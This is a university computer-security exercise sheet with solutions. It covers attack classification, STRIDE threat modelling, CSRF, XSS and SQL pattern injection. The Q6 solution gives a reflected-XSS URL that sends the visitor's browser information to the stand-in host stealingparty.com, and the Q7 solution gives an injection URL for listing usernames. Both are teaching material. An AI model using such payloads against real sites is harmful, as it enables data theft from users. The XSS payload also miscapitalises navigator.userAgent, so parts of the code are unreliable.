# COM-301 Computer Security
# Exercise 6: Attacks

1. From the attack engineering process, what is the adversary exploiting in each of these cases: errors in the model (principals, assets, threat model,...), errors in the design (weaknesses in the design), or errors in the implementation (bugs, operational misuse). Justify:

   (a) A government uses the newest deep learning techniques to infer content from the length of encrypted traffic.

   (b) A hacker loads custom code to a device normally only accessible in wireless mode going through the device's USB port.[1]

   (c) An eavesdropper observes traffic encrypted with DES with a 56-bit key, and can decrypt it.

   (d) An attacker can read more data than allowed because the program does not check the number of characters requested by a read instruction.[2]

   (e) A student creates a copy of the exam that passes as the true one because the signature was made over an MD5 hash that is not collision resistant.

   (f) The polish decrypt german messages encrypted using Enigma because the keys were used more than once.[3]

   **Solution**:
   In green, the answer we were thinking about when writing the question. In blue, valid alternatives heard in class (if yours is not there and you want to check use email/forum). In red, wrong answers.

   (a) Model: The adversary is exploiting new capabilities (the newest deep learning techniques) not foreseen when defining the threat model.

   (b) Model: When doing the threat model the designer assumes that the device will only be accessible through wireless, i.e., no attacker would

[1] True story: https://www.forbes.com/sites/aarontilley/2015/03/06/nest-thermostat-hack-home-network/6ca3d8543986

[2] True story: https://en.wikipedia.org/wiki/Heartbleed (short version: https://xkcd.com/1354/)

[3] True story (a bit tweaked :) ): http://www.math.ucsd.edu/ crypto/students/enigma.html

have physical access. The adversary is exploiting an access capability (access to the USB port) not considered when defining the threat model.

Implementation: The operator has forgotten to disable/block all USB ports on the machine. The adversary has found a machine with an open USB port and abused it to enter the system.

(c) Design: In the design phase it is decided that data will be encrypted using DES with a key of 56 bits. The adversary is exploiting a weakness in the design of the protection mechanism, namely the choice of an algorithm with a key that is short enough to be found using exhaustive search.

Implementation: During the design phase it is decided that data has to be encrypted for confidentiality. In the implementation phase, it is decided that encryption will be implemented using DES with a key of 56 bits. The adversary is exploiting the fact that in the implementation, DES is being used for encryption instead of a secure cipher.

Implementation: During the design phase it is decided that data will be encrypted with DES. In the implementation phase, it is decided that the length of the key will be 56 bits. The adversary is exploiting the fact that in the implementation, DES is being used with a short key. This answer would be considered wrong as DES can only have a key of 56 bits, so if the use of DES is decided at the design phase, the attacker would be exploiting a flaw in the design.

(d) Implementation: The adversary is exploiting a flaw in the implementation of the mechanism to extract more data than she is authorized to.

(e) Design: The adversary is exploiting a weakness in the design of the protection mechanism, namely the choice of a hash algorithm that is not collision resistant.

Implementation: In the design phase it is decided that a hash function will be used to support integrity. In the implementation phase, it is decided that the hash function will be instantiated using MD5. The adversary is exploiting the fact that MD5 hash, which is not collision resistant, is has been chosen as implementation.

(f) Implementation: The adversary is exploiting a flaw in the way in which the mechanism is using during operation. Even though the underlying cipher is secure, the reuse of keys on the field makes it vulnerable.

Design: When designing the system, the Germans decided to reuse keys for Enigma. The adversary would be exploiting a flaw on the design phase. (This answer is borderline correct, since the key use is an operational decision but given good reasoning it could be considered correct)

2. We have learned in the class (Week 8) that the WEP protocol use of RC4 with a very short 40-bit IV lead to a vulnerability. Would this vulnerability be solved if AES-CTR was used instead of RC4 (assume that AES could work with a short IV)?

   **Solution**:
   No, it is not solved. The problem here is the repetition of the IV. If the IV space is too small, this means that eventually, we will reuse the same IV. Given the operation of AES-CTR, if for the same key we repeat the same IV, we will obtain the same string to XOR with the plaintext. Therefore, this is essentially equivalent to a reuse of a one time pad and suffers from the same problems.

3. According to the STRIDE methodology, what threats are these?

   (a) Cersei learns that Stannis plans to attack King's Landing

   (b) Cersei denies knowing how Bran fell from the window

   (c) Tyrion intercepts a message from Jaime to Cersei and signs it as Tywin

   (d) Cersei uses Tommen's "credentials" to rule the Small Council

   Write your own example of Denial of Service.

   **Solution**:

   (a) This is information disclosure. Cersei learns information that she was not supposed to.

   (b) This is repudiation. Cersei denies an action that actually happened.

   (c) This is spoofing. Tyrion changes the origin of the message tampering with its authenticity. Tampering would also be correct. Tyrion tampers with the content too.

   (d) This is elevation of privilege. Cersei gets access to the small Council by "stealing" the privileges from Tommen.

   Examples of Denial of Service:

   - The huge audience in the execution prevents short Tyrion from watching the scene.
   - Tywin sends an army to kill the farmers and cut off food supplies to Riverrun castle.

4. Make a STRIDE analysis of the scenario in Figure 1. Write three possible threats, describe what flow they affect, and outline a possible countermeasure. [Note that this question is very open. Try to make a good security argument.]




Figure 1: Scenario for Question 4.

**Solution**:

*Note: This question can have multiple correct answers. We are laying out a few options here. If you have an answer that you want checked, please send us an email/forum question or ask us during the next exercise session.*

- S (Spoofing): Bob logs in with his own identity, but when he sends his banana order with Gru's name (whiles he's still logged in as Bob). The shop only checks the name in the order and does not check the authenticated user and treat this order as Gru's order. This affects flow 3 (banana order).
  *Solution*: match the order's name (username) with the login name (authenticated user).
- T (Tampering): Gru orders one banana, but Bob changes it to 100 bananas to get extra ones.This affects flow 3 (banana order).
  *Solution*: Gru (the user) should sign every order.This affects the shopping flow.
- R (Repudiation): Bob denies having received the bill for bananas and does not pay.This affects flows 3 and 5 (banana order and bill for bananas).
  *Solution*: Ask for an acknowledgment to the bill from Bob (with his signature).
- I (Information disclosure): Bob observes Gru's connection and finds out how many bananas he ordered. This affects flow 3 (banana order).

*Solution*: Encrypt the connection so that Bob cannot easily learn this information.

- D (Denial of Service): Bob sends lots of banana orders, such that the Banana Shop cannot keep up with the pace of orders and other customers cannot place their orders. This affects flow 3 (banana order).

  *Solution*: Place a limit on the number of bananas that can be placed by a customer of the Banana Shop.

- E (Elevation of privilege): Bob replays Gru's login request to log in with Gru's credentials, which would give him higher privileges. This affects flow 1 (login request) and flow 4 (check permissions).

  *Solution*: Have a challenge-response protocol during login to ensure that login requests cannot be replayed.

5. Are the following statements True or False. Justify your answer:

   (a) Cross-site Reference Forgery requires tricking a user to introduce his password on a website controlled by the adversary.

   (b) Sanitization is the key to avoid injection attacks.

   (c) Complete mediation can help avoiding attacks based on misidentification of assets.

   (d) HTTP Sessions assume ambient authority and thus are susceptible to confused deputy problems.

   **Solution**:

   (a) False. CSRF does not need user interaction. It is sufficient that the visctim visits a malicious site with an authentication cookie for another web in his browser.

   (b) True. If you sanitize inputs (i.e., you make sure they belong to the universe of good things), you can ensure that they will not harm your system.

   (c) False. If you don't have the asset in your policy you cannot mediate access to it

   (d) True. Confused deputy problems can happen when the principal for actions is implicit and dependent on a past authentication. In the HTTP session case, the user authenticates at the beginning of the session and the rest of the actions in the session run with the privileges of that user. If the adversary can hijack the session she also acts with those privileges.

6. Suppose a web page /site.com/index.php contains the following PHP script:

| LIKE Operator | Description |
|---|---|
| WHERE CustomerName LIKE 'a%' | Finds any values that start with "a" |
| WHERE CustomerName LIKE '%a' | Finds any values that end with "a" |
| WHERE CustomerName LIKE '%or%' | Finds any values that have "or" in any position |
| WHERE CustomerName LIKE '_r%' | Finds any values that have "r" in the second position |
| WHERE CustomerName LIKE 'a_%_%' | Finds any values that start with "a" and are at least 3 characters in length |
| WHERE ContactName LIKE 'a%o' | Finds any values that start with "a" and ends with "o" |

Figure 2: Use of the LIKE operator.

```
<?php echo "Hello". $_GET["username"];>
```

What vulnerability does this cause? Write a url that exploits this vulnerability to inform a third party stealingparty.com of the browser version that is being used by the user visiting the page. [4]

**Solution**:
The vulnerability is Cross-site scripting.

A possible URL that would exploit this vulnerability is:

`http://site.com/index.php?username=<script>window.location.replace('https://stealingparty.com?sendBrowser='+navigator.UserAgent)</script>`

7. Consider the following server-side PHP code fragment in `http://site.com/index.php`

```
$sql = "SELECT username FROM MyUsers WHERE firstname LIKE '" .
    \$\_GET["firstname"] . "'";
$result = $conn -> query(\$sql); // issue SQL query

if (\$result -> num\_rows > 0) {
    print("Welcome back" . \$result) // if matching record
        found
} else {
    print("User not found") // otherwise
}
```

Here `$_GET["firstname"]` is a first name provided by the browser in the HTTP request.

`$sql` is a MySQL query that SELECTS the usernames of the table MyUsers that match with a specified pattern. For the purpose of this exercise the relevant syntax of the operator LIKE is shown in Figure 2.

[4] You can try out this vulnerability and many more on WebGoat → `https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

The function print writes its argument to the Web page sent back to the browser.

How can the adversary learn all the usernames of users whose first name start by A? Can the adversary learn whether a target user is in the database or not? How? How can you avoid this vulnerability?

**Solution**:
The adversary can, instead of giving a first name, a pattern so that the script returns a list: `http://site.com/index.php?firstname='A%'`

Yes, the adversary can learn presence because if the user is not there the database will return "User not found". If the user is there, the database will return Welcome back + username.

To avoid the first vulnerability one should check that the input `$_GET["firstname"]` is sanitized, i.e., it belongs to the universe of good first names.

8. FooCorp has an internal web application that its employees can use to fill out travel vouchers. Unfortunately, FooCorp's system administrators have recently discovered that the voucher web application has cross-site request forgery (CSRF) vulnerabilities. FooCorp has a firewall that inspects all connections to the travel vouchers and checks that the cookies contain correct authentication credentials. Does FooCorp's firewall prevent exploitation of the CSRF vulnerabilities in its travel voucher application? Justify

   **Solution**:
   No. The cookie has correct credentials, that is the key of the attack. A solution would be to have the firewall or Voucher server check the origin of the request to see if it is from the expected website.